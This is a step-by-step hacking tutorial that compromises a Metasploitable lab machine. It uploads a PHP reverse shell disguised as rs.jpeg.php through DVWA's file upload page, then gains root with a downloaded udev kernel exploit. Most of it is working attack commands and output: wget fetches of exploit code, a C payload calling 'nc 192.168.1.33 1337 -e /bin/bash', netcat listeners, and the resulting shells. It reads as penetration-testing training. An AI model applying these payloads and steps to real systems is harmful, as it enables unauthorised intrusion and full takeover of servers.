


In this guide we're going cover how to find and use public **exploit** code. Often times when trying to compromise a target, we find vulnerabilities that we, the attackers, can exploit. But it would be extremely time consuming if we had to develop our own exploits every time we wanted to take advantage of these vulnerabilities. Instead of being forced to make our own exploits, what if we could just use code already written by somebody else?

In order to demonstrate this concept of code-borrowing, we'll be hacking a Metasploitable VM from a <u>Backtrack VM</u>. First, we'll get a basic shell on the victim server, then we'll do some privilege escalation and get root! Also, throughout the process, we'll be using online resources to find code that we can use in our hacks.

In order to get our basic shell, we'll be exploiting a file upload vulnerability in the DVWA which is available through the web server provided by Metasploitable. First, we need to open a browser (In Backtrack we have FireFox) and navigate to the DVWA. It should reside at Home page > DVWA (Note: The user name and password is admin: password). Next, we navigate to the vulnerability upload page. It should look something like this:



You can also get to the upload vulnerability page by using this URI:



Now that we're at the GUI, we can discuss this vulnerability. This file upload function can allow us to upload a PHP script that will give us a basic shell on the server. But, we

don't have a PHP script to do this. So, let's just ask Google for PHP reverse shells. Once we look this up, we can find a page from <u>pentestmonkey</u> with just the code we need! The page should look like this:

Download

```
php-reverse-shell-1.0.tar.gz

MD5sum:2bdf99cee7b302afdc45d1d51ac7e373

SHA1sum: 30a26d5b5e30d819679e0d1eb44e46814892a4ee
```

But, if you want to speed up the downloading process, just run this command:

```
File Edit View Terminal Help

root@bt:~# wget -q http://www.pentestmonkey.net/tools/php-reverse-shell/php-reverse-shell-1.0.tar.gz

root@bt:~# ls -l

total 20

drwxr-xr-x 2 root root  48 2011-05-07 13:46 Desktop

-rw-r--r-- 1 root root 4289 2016-07-30 03:05 nmap.txt

-rw-r--r-- 1 root root 9018 2011-07-31 09:55 php-reverse-shell-1.0.tar d2

root@bt:~#
```

Now that we have a tar.gz file, we need to perform some commands in order to prepare it for uploading. Let's take a look at the commands and then we'll explain the reason for them:

```
root@bt: ~/php-reverse-shell-1.0
File Edit View Terminal Help
root@bt:~# tar -xf php-reverse-shell-1.0.tar.gz
root@bt:~# cd php-reverse-shell-1.0
root@bt:~/php-reverse-shell-1.0# ls -l php-reverse-shell.php
-rwx----- 1 postgres 1004 5491 2007-05-26 12:50 php-reverse-shell.php
root@bt:~/php-reverse-shell-1.0# mv php-reverse-shell.php rs.jpeg.php
```

First, we use the tar command with the x and f flags, this will extract the specified file. Once we extracted our tar.gz file, a new directory appeared. Then we entered this new


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directory and checked its contents, which was the PHP script that we needed. Then, we use the **mov**e command to rename the PHP script to *rs.jpeg.php*. By renaming this file, we can trick the DVWA's upload function into accepting our PHP script as a legitimate file. But, if we want our payload to connect back to us, we need to change some information within the script. It's very simple, the lines we need to change are marked by the developer with comments. Let's see these changed values:

```
// Usage
// ----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.33'; // CHANGE THIS
$pirt = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

As seen in the changed values above, we've set the payload to connect back to the attacking machine on port 4444. Now that we've found and prepared our payload, let's upload it:



Now that we've navigated to our script, let's upload it and see what the DVWA thinks of our file:



There we go! We successfully uploaded our shell. Now, instead of keeping our browser open, let's just figure out the URI we need to trigger and use the **curl** command to trigger it. We'll be using <u>Netcat</u> to control our shell once we receive the connect back. In order to do this, we'll need to setup a listener on port 4444 before we trigger the payload with curl. Let's take a look at both of these commands:

```
File Edit View Terminal Help

root@bt:~# curl http://192.168.1.32/dvwa/hackable/uploads/rs.jpeg.php

^ V X Payload Listener

File Edit View Terminal Help


root@bt:~# nc -lvp 4444
listening on [any] 4444 ...
```

Now, when we execute the payload triggering curl command, we should receive a shell on our Netcat listener. Let's trigger the payload now:

```
× Trigger Payload
File Edit View Terminal Help
root@bt:~# curl http://192.168.1.32/dvwa/hackable/uploads/rs.jpeq.php
WARNING: Failed to daemonise. This is quite common and not fatal.
Successfully opened reverse shell to 192.168.1.33:4444
 ^ v | x | Payload Listener
File Edit View Terminal Help
root@bt:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.32: inverse host lookup failed: Unknown server error : Connection time
d out
connect to [192.168.1.33] from (UNKNOWN) [192.168.1.32] 53188
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 G
NU/Linux
03:29:45 up 37 min, 2 users, load average: 0.00, 0.00, 0.00
                                                           PCPU WHAT
USER
                                             IDLE
                                                    JCPU
         TTY
                  FROM
                                    LOGIN@
msfadmin ttyl
                                   02:53
                                            5:17m 0.06s
                                                          0.02s -bash
root
       pts/0
                                   02:53
                                           36:13m 0.00s 0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$
```

We have a shell! This allows us some very restricted control of the server. But we can do better than this, let's do some privilege escalation and get ourselves of root shell! First,

we need to find the kernel version the Metasploitable is running. We can do this with the **uname** command:



As we can see here, our victim is currently running kernel version 2.6.24. Now, we can tell from this that we have a privilege escalation opportunity here.

It's time to introduce something **insanely** useful, Offensive Security's very own <u>exploit</u> <u>database</u>. This database is maintained by the same people that make Kali, the successor to Backtrack. With over 35,000 exploits on archive, this database can help us on many occasions. Let's use the search option to look for an exploit for the Linux kernel 2.6. Let's enter our query and check the CAPTCHA box, now let's see the results:



We can see here that our query returned two exploits. We're going to be using the first result, which is a UDEV privilege escalation exploit for Linux kernel 2.6! In order to download this exploit code, we can run the following command:

```
^ v | x | General
File Edit View Terminal Help
root@bt:~# wget -q http://www.exploit-db.com/download/8572 --no-check-certificat a
e -0 priv_exploit.c
root@bt:~# ls -l priv_exploit.c
-rw-r--r-- 1 root root 2878 2016-07-30 03:42 priv_exploit.c
root@bt:~# ■
```

Now, when this exploit fires, it will run whatever file is under /tmp/run with root privileges. That means we need to make a payload to run. Since this is very simple, we can just whip this payload up ourselves. Let's go ahead and make this payload in C:

```
File Edit View Terminal Help
root@bt:~# touch run
root@bt:~# cat < EOF >> run
bash: EOF: No such file or directory
root@bt:~# cat << EOF >> run
> #include <stdio.h>
> int main() {
        system("/bin/nc 192.168.1.33 1337 -e /bin/bash");
        return 1;
> }
> EOF
root@bt:~# mv run run.c
root@bt:~# ls -l run.c
-rw-r--r-- 1 root root 105 2016-07-30 03:47 run.c
root@bt:~#
```

This code simply calls Netcat to connect back to the attacker on port 1337 and serve a bash shell through that connection. Now that we have the code for our payload (run.c), we're ready to move on. Since these files need to be on the server in order to work, we need to find a way to move them over. If we start the apache2 service on our Backtrack machine, we can use the shell we already have to download the files from our attacking machine to the victim server. Once we start the apache web server, we need to move our files to /var/www in order for them to be accessible. Let's prepare our apache server now:

```
File Edit View Terminal Help
root@bt:~# service apache2 start
 * Starting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName
httpd (pid 2382) already running

root@bt:~# mv priv_exploit.c /var/www
root@bt:~#
[ OK ]
```

(Note: We also need move the run.c file to /var/www.) Now that we have our server started and our files in the proper places, we can download them to the victim server by using the basic shell we already have. Let's transfer our files now:

```
sh-3.2$ cd /var/www
sh-3.2$ wget -q 192.168.1.33/priv_exploit.c
sh-3.2$ ls -l priv_exploit.c
-rw-rw-rw- 1 www-data www-data 2878 Jul 30 03:42 priv_exploit.c
sh-3.2$ wget -q 192.168.1.33/run.c
sh-3.2$ ls -l run.c
-rw-rw-rw- 1 www-data www-data 105 Jul 30 03:47 run.c
sh-3.2$
```

Since we have the permissions of the DVWA web application, we only have permission to write files in the /var/www directory. Now that we have our files downloaded, we can prepare for the exploit. First, we need to prepare the payload and put it in the proper place (/tmp/run). Let's prepare our payload now:

```
sh-3.2$ gcc run.c -o run
sh-3.2$ mv run /tmp
sh-3.2$ ls -l /tmp/run
-rwxrwxrwx 1 www-data www-data 6386 Jul 30 03:54 /tmp/run
sh-3.2$
```

We can see here that we use the GNU GCC compiler to compile our run.c file into an executable named run. We then move this executable to /tmp, and that concludes the preparation of our payload. Now that we've prepared our payload, let's get our exploit ready to fire:

```
sh-3.2$ gcc priv_exploit.c -o priv_exploit
sh-3.2$ ls -l priv_exploit
-rwxrwxrwx 1 www-data www-data 8642 Jul 30 03:55 priv_exploit
sh-3.2$
```

Nothing much to see here, we just used the same compiler to compile our exploit into another executable. Now, in order to this exploit to work, we need to know the process ID of the process we're going to attack. We can find the PID of this process by reading the contents of /proc/net/netlink. Let's read this file now:

```
sh-3.2$ cat /proc/net/netlink
sk
         Eth Pid
                    Groups
                                      Wmem
                                                        Locks
                             Rmem
                                               Dump
             0
                                               00000000 2
f7c45800 0
                    00000000 0
                    00000000
                                               00000000 2
dfc8a400 4
            0
f7f57800 7
                    00000000
                                               00000000 2
f7cb9600 9
                    00000000
                                      0
                                               00000000 2
             Θ
f7c4b400 10
            0
                    00000000
                                      Θ
                                               00000000 2
dfd4ce00 15
             2293
                    00000001 0
                                      0
                                               00000000 2
                                      0
f7c45c00 15
            0
                    00000000 0
                                               00000000 2
f7c4a800 16
            0
                    00000000 0
                                      0
                                               00000000 2
df9c6a00 18
                    00000000
                                      0
                                               00000000 2
sh-3.2$
```

We can see by the results above that the only PID we see in the netlink file is 2293. This is the PID of the process we're going to attack. Now that we have everything in place and ready, we can launch our second attack. But before we do, we need to setup another Netcat listener to catch our root shell:

```
^ v × Root Shell (Hopefully)

File Edit View Terminal Help

root@bt:~# nc -lvp 1337

listening on [any] 1337 ...
```

Now that we have our listener ready, let's move back to our shell on the victim and launch our exploit:

```
sh-3.2$ ./priv_exploit 2293
sh-3.2$ ■
```

Now that we've fired our exploit, let's go back to our Netcat listener and see if we caught anything:

```
root@bt:~# nc -lvp 1337
listening on [any] 1337 ...
192.168.1.32: inverse host lookup failed: Unknown server error: Connection time d out connect to [192.168.1.33] from (UNKNOWN) [192.168.1.32] 42486 whoami root
```

There we have it, we have a root shell! I know we talked about a lot of different things today, but here's the gist; being able to find and use preexisting exploit code can be an incredibly valuable skill. It will not only save you time, but it allows you diagnose exactly what is wrong with the target. Today we proved that public exploit code can be used for some very powerful things.